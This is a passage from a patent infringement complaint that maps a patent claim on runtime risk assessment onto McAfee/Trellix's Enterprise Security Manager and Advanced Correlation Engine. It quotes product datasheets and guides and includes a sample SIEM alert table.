[36] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

62. Defendant further encourages and induces its customers to use the infringing Endpoint Security with Application Control by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[37]

63. Defendant has induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability that others, including end-users, infringe the ’441 Patent, but while remaining willfully blind to the infringement.

64. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’441 Patent in an amount to be proved at trial.

65. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’441 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT III
(Infringement of the ’517 Patent)

66. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.


67. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the ’517 Patent.

68. Defendant has and continues to directly infringe at least claim 13 of the ’517 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’517 Patent. Such products incorporate a risk detection engine and include at least McAfee/Trellix Enterprise Security

[37] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

Manager with McAfee/Trellix Advanced Correlation Engine (with McAfee Agent) (the "'517 Accused Product") which is a system for assessing runtime risk for an application program that executes on a device, comprising: a rules database storing a plurality of rules, wherein each rule identifies an action sequence; a policy database storing a plurality of assessment policies, wherein each assessment policy includes at least one rule of the plurality of rules; and a runtime monitor including a processing device identifying, using at least one assessment policy, a runtime risk for an application program that executes on a device, wherein the identified runtime risk indicates a risk or threat of the identified action sequence of the application, and identifying a behavior score for the application program that executes on the device based on the identified runtime risk, wherein the action sequence is a sequence of at least two performed actions, and each performed action is at least one of: a user action, an application action, and a system action.

69. Every '517 Accused Product is a system for assessing runtime risk for an application program that executes on a device. For example, McAfee/Trellix Enterprise Security Manager with McAfee/Trellix Advanced Correlation Engine assesses runtime risk for applications that execute on endpoints.



McAfee Advanced Correlation Engine

Detect threats based on what you value

Today's subtle threats defy standard rules-based threat detection. Deploy the McAfee® Advanced Correlation Engine solution with McAfee Enterprise Security Manager to identify and score threat events in real time using both rule-based and risk-based logic. You tell the McAfee Advanced Correlation Engine solution what you value—users or groups, applications, specific servers, or subnets—and it will alert you if the asset is threatened. Audit trails and historical replays support forensics, compliance, and rule tuning.

The McAfee Advanced Correlation Engine solution supplements McAfee Enterprise Security Manager event correlation with two dedicated correlation engines and purpose-built performance:

- A risk detection engine that generates a risk score using rule-less risk score correlation
- A threat detection engine that detects threats using traditional rule-based event correlation

The stand-alone McAfee Advanced Correlation Engine solution provides the processing power required to support this rich event correlation across your entire enterprise. Its data engine scales to accommodate even the largest networks.

Real-Time and Historical Threat Detection


The McAfee Advanced Correlation Engine solution can be deployed in either real time or historical modes. In real-time mode, the McAfee Advanced Correlation Engine solution analyzes events as they are collected for immediate threat and risk detection:

- Rule-based correlation of real-time event data for detection of threats as they occur
- Rule-less correlation of real-time event data for detection of threats as they develop

In historical mode, any data collected can be "replayed" through both correlation engines, for recursive threat and risk detection. When zero-day attacks are discovered, the McAfee Advanced Correlation Engine solution can look back to determine whether or not your organization was exposed to that attack in the past, for sub zero-day threat detection.

Key Advantages

- Simplifies startup: no rule updates, signature tuning, or other headaches
- Alerts if threats target your priority users, assets, applications, and activities
- Scores accurately through simultaneous rule-based and rule-less correlation
- Lets you check new attacks and vulnerabilities against your history to detect past events
- Adds specialized correlation and processing resources to McAfee Enterprise Security Manager
- Available in both appliance and virtual deployments



You're exiting Trellix.


Please pardon our appearance as we transition from McAfee Enterprise to Trellix.

Exciting changes are in the works.
We look forward to discussing your enterprise security needs.

You will be redirected in 0 seconds. If not, please click here to continue →

[38]

[38] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-advanced-correlation-engine.pdf directed from https://www.trellix.com/en-us/products/advanced-correlation-engine.html




Real-Time Tracking and Alerting

The McAfee Advanced Correlation Engine solution then starts to track all activity related to those items, building a dynamic risk score that rises or falls based on real-time activity. When a risk score exceeds a certain threshold, an event is generated within the McAfee Advanced Correlation Engine solution. This event can be used to alert a security analyst to growing threat conditions, or it can be used by the traditional rule-based correlation engine as a condition of a larger incident. The McAfee Advanced Correlation Engine solution keeps a complete audit trail of risk scores to allow full analysis and investigations of threat conditions over time.

[39]

70. Every ’517 Accused Product comprises a rules database storing a plurality of rules, wherein each rule identifies an action sequence. For example, McAfee/Trellix Enterprise Security Manager correlation rules which identify threat patterns.[40]



McAfee Advanced Correlation Engine

Detect threats based on what you value

Today’s subtle threats defy standard rules-based threat detection. Deploy the McAfee® Advanced Correlation Engine solution with McAfee Enterprise Security Manager to identify and score threat events in real time using both rule-based and risk-based logic. You tell the McAfee Advanced Correlation Engine solution what you value—users or groups, applications, specific servers, or subnets—and it will alert you if the asset is threatened. Audit trails and historical replays support forensics, compliance, and rule tuning.

The McAfee Advanced Correlation Engine solution supplements McAfee Enterprise Security Manager event correlation with two dedicated correlation engines and purpose-built performance:

- A risk detection engine that generates a risk score using rule-less risk score correlation
- A threat detection engine that detects threats using traditional rule-based event correlation

The stand-alone McAfee Advanced Correlation Engine solution provides the processing power required to support this rich event correlation across your entire enterprise. Its data engine scales to accommodate even the largest networks.

Real-Time and Historical Threat Detection

The McAfee Advanced Correlation Engine solution can be deployed in either real time or historical modes. In real-time mode, the McAfee Advanced Correlation Engine solution analyzes events as they are collected for immediate threat and risk detection:

- Rule-based correlation of real-time event data for detection of threats as they occur
- Rule-less correlation of real-time event data for detection of threats as they develop


In historical mode, any data collected can be “replayed” through both correlation engines, for recursive threat and risk detection. When zero-day attacks are discovered, the McAfee Advanced Correlation Engine solution can look back to determine whether or not your organization was exposed to that attack in the past, for sub zero-day threat detection.

Key Advantages

- Simplifies startup: no rule updates, signature tuning, or other headaches
- Alerts if threats target your priority users, assets, applications, and activities
- Scores accurately through simultaneous rule-based and rule-less correlation
- Lets you check new attacks and vulnerabilities against your history to detect past events
- Adds specialized correlation and processing resources to McAfee Enterprise Security Manager
- Available in both appliance and virtual deployments

[41]

[39] *Id.*
[40] *Id.*
[41] *Id.*



Dedicate Performance Where It Is Needed

Because the McAfee Advanced Correlation Engine solution is a self-contained appliance or virtual offering, there's absolutely no performance impact on McAfee Enterprise Security Manager in terms of event collection and event management. You can fully employ all the capabilities of the McAfee Advanced Correlation Engine applications without compromise, while maximizing your McAfee Enterprise Security Manager utility.

Rule-Based Event Correlation

Rule-based correlation uses traditional correlation logic to analyze collected information in real time. All logs, events, and network flows are correlated together—along with contextual information such as identity, roles, vulnerabilities, and more—to detect patterns indicative of a larger threat. While network-wide, rule-based correlation is already supported directly on all McAfee Enterprise Security Manager solutions, the McAfee Advanced Correlation Engine solution provides a dedicated processing resource to correlate even larger volumes of data, either supplementing existing correlation efforts or offloading them completely.


Risk Score Correlation Without Rules

While rule-based correlation is a necessary and valuable feature of any traditional security information and event management (SIEM), these systems can only detect known threat patterns, requiring constant signature tuning and updates to be effective. The answer is to supplement traditional event correlation with "rule-less" correlation technology. In rule-less correlation systems, detection signatures are replaced with a simple, one-time configuration: simply tell the McAfee Advanced Correlation Engine solution what is important to your business. It could be a particular service or application, a group of users, or specific types of data.

Real-Time Tracking and Alerting

The McAfee Advanced Correlation Engine solution then starts to track all activity related to those items, building a dynamic risk score that rises or falls based on real-time activity. When a risk score exceeds a certain threshold, an event is generated within the McAfee Advanced Correlation Engine solution. This event can be used to alert a security analyst to growing threat conditions, or it can be used by the traditional rule-based correlation engine as a condition of a larger incident. The McAfee Advanced Correlation Engine solution keeps a complete audit trail of risk scores to allow full analysis and investigations of threat conditions over time.

[42]



- **Rule-based correlation** — detects threats using traditional rule-based event correlation to analyze collected information in real time. McAfee ACE correlates all logs, events, and network flows with contextual information, such as identity, roles, vulnerabilities, and more—to detect patterns indicative of a larger threat.


  McAfee Event Receivers support network-wide, rule-based correlation. McAfee ACE complements this capability with a dedicated processing resource that correlates larger volumes of data, either supplementing existing correlation reports or off-loading them completely.

[43]

71. Every '517 Accused Product comprises a policy database storing a plurality of assessment policies, wherein each assessment policy includes at least one rule of the plurality of rules. For example, at least McAfee/Trellix Enterprise Security Manager stores a plurality of assessment polices which comprise at least one rule of the plurality or rules.

[42] *Id.*

[43] McAfee Enterprise Security Manager 11.2.x Product Guide - https://docs.trellix.com/bundle/enterprise-security-manager-11.2.x-product-guide/page/GUID-88473528-B9BD-4799-B3A7-BC7A8C22B55D.html



Defining policies and rules

How McAfee ESM policies and rules work

Policies enable you to detect malicious or anomalous traffic and variables that act as parameters for rules. To guide the behavior of McAfee ESM devices, use the Policy Editor to create policy templates and customize individual policies.

Policy templates and device policy settings can inherit values from their parents. Inheritance allows device policy settings to be infinitely configurable while maintaining a level of simplicity and ease-of use. Each policy when created adds an entry to the Policy Tree.


Tip: When operating in FIPS mode, do not update rules through the rule server. Instead, update them manually.

Icon	Description
	Policy
!	Out-of-sync device
	Staged device
	Up-to-date device

The McAfee rule server maintains all rules, variables, and preprocessors with predefined values or usages. The Default Policy inherits its values and settings from these McAfee-maintained settings, and is the ancestor of all other policies. Settings for all other policies and devices inherit their values from the Default Policy by default.

Rule types listed in the Policy Editor vary based by the selected device in the system navigation tree. The system displays the policy hierarchy for the selected device. You can filter rules to view only those rules that meet your criteria. Or tag rules to define their functions.

[44]



Manage policies

Manage the policies on the system by taking actions on the Policy Tree.

Before you begin

Verify that you have administrator rights or belong to an access group with policy administration privileges.

Task

1. From the dashboard, click ≡ and select Policy Editor.
2. On the McAfee ESM console, click the Policy Editor icon , then click the Policy Tree icon .
3. Use the Policy Tree to:
   - See rules associated with policies
   - Create a policy hierarchy

     Note: You can only drag and drop devices onto policies.
   - Search for policies or devices using filters or tags
   - Rename, delete, copy, or replace policies


     Note: Copied policy settings are applied to replaced policies, but the name remains the same.
   - Move policies to different devices
   - Import policies

[45]

72. Every ’517 Accused Product comprises a runtime monitor including a processing device identifying, using at least one assessment policy, a runtime risk for an application program that executes on a device, wherein the identified runtime risk indicates a risk or threat of the

[44] *Id.*
[45] *Id.*

identified action sequence of the application, and identifying a behavior score for the application program that executes on the device based on the identified runtime risk, wherein the action sequence is a sequence of at least two performed actions, and each performed action is at least one of: a user action, an application action, and a system action. For example, McAfee/Trellix Enterprise Security Manager comprises a runtime monitor which uses assessment policies to identify a runtime risk (*e.g.*, a dynamic risk score) for an application program that executes on an endpoint. The identified runtime risk indicates a risk or threat of the identified action sequence of the application (*e.g.*, attack pattern). McAfee/Trellix Advanced Correlation Engine identifies a behavior score (*e.g.*, severity) for the application program based on the identified runtime risk. The action sequence is a sequence of at least two performed actions (*e.g.*, attack pattern of events) and each action is at least one of a user action (*e.g.*, successful login), an application action (e.g., possible probing; recon events), and a system action (*e.g.*, Windows events).



Correlating data

How correlation works

McAfee® Advanced Correlation Engine (McAfee® ACE) identifies and scores threat events in real time, using both rule- and risk-based logic.

Identify what you value (users or groups, applications, specific servers, or subnets) and McAfee ACE alerts you if the asset is threatened. Audit trails and historical replays support forensics, compliance, and rule tuning.

Configure McAfee ACE using real-time or historical modes:

- **Real-time mode** — analyzes events as they are collected for immediate threat and risk detection.
- **Historical mode** — replays available data collected through either or both correlation engines for historical threat and risk detection. When McAfee ACE discovers new zero-day attacks, it determines whether your organization was exposed to that attack in the past, for *subzero day* threat detection.


McAfee ACE devices supplement the existing event correlation capabilities for McAfee ESM by providing two dedicated correlation engines. Configure each McAfee ACE device with its own policy, connection, event and log retrieval settings, and risk managers.

- **Risk correlation —** generates a risk score using rule-less correlation. Rule-based correlation only detects known threat patterns, requiring constant signature tuning and updates to be effective. Rule-less correlation replaces detection signatures with a one-time configuration: Identify what is important to your business (such as a particular service or application, a group of users, or specific types of data). Risk correlation then tracks all activity related to those items, building a dynamic risk score that raises or lowers based on real-time activity.

  When a risk score exceeds a certain threshold, McAfee ACE generates an event and alerts you to growing threat conditions. Or, the traditional rule-based correlation engine can use the event as a condition of a larger incident. McAfee ACE maintains a complete audit trail of risk scores for full analysis and investigation of threat conditions over time.
- **Rule-based correlation** — detects threats using traditional rule-based event correlation to analyze collected information in real time. McAfee ACE correlates all logs, events, and network flows with contextual information, such as identity, roles, vulnerabilities, and more—to detect patterns indicative of a larger threat.

  McAfee Event Receivers support network-wide, rule-based correlation. McAfee ACE complements this capability with a dedicated processing resource that correlates larger volumes of data, either supplementing existing correlation reports or off-loading them completely.

[46]




McAfee SIEM - How to Use the New Correlation Rules Details

Severity	Rule Message	Event Count	Source IP	Destination IP	Protocol	Last Time	Event Subtype
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.0.77	n/a	06/16/2014 00:03:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.0.161	n/a	06/16/2014 00:03:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.90	n/a	06/16/2014 00:03:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.49	n/a	06/16/2014 00:03:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.0.63	n/a	06/16/2014 00:03:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.198	n/a	06/16/2014 00:03:00	success
🟩 30	Login - Brute Force Login Attempts from a Single Source	1	172.25.161.131	172.20.1.31	n/a	06/16/2014 00:03:00	failure
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.61	n/a	06/16/2014 00:02:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.237	n/a	06/16/2014 00:02:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.198	n/a	06/16/2014 00:02:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.150	n/a	06/16/2014 00:02:00	success
🟨 42	Login - Successful Login after Brute Force Attempts from a S	1	172.25.161.131	172.20.1.61	n/a	06/16/2014 00:02:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.0.122	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.186	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.0.8	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.110	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.95	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.186	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.0.8	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.0.29	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.199	n/a	06/16/2014 00:01:00	success
🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.1.169	n/a	06/16/2014 00:01:00	success
🟩 27	Login - Multiple Failed Login Attempts from Single Source to	1	172.25.161.131	172.20.0.215	n/a	06/16/2014 00:01:00	failure
🟨 42	Login - Successful Login after Brute Force Attempts from a S	1	172.25.161.131	172.20.1.186	n/a	06/16/2014 00:01:00	success
🟩 30	Login - Brute Force Login Attempts from a Single Source	1	172.25.161.131	172.20.0.215	n/a	06/16/2014 00:01:00	failure
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.0.183	n/a	06/16/2014 00:00:00	success
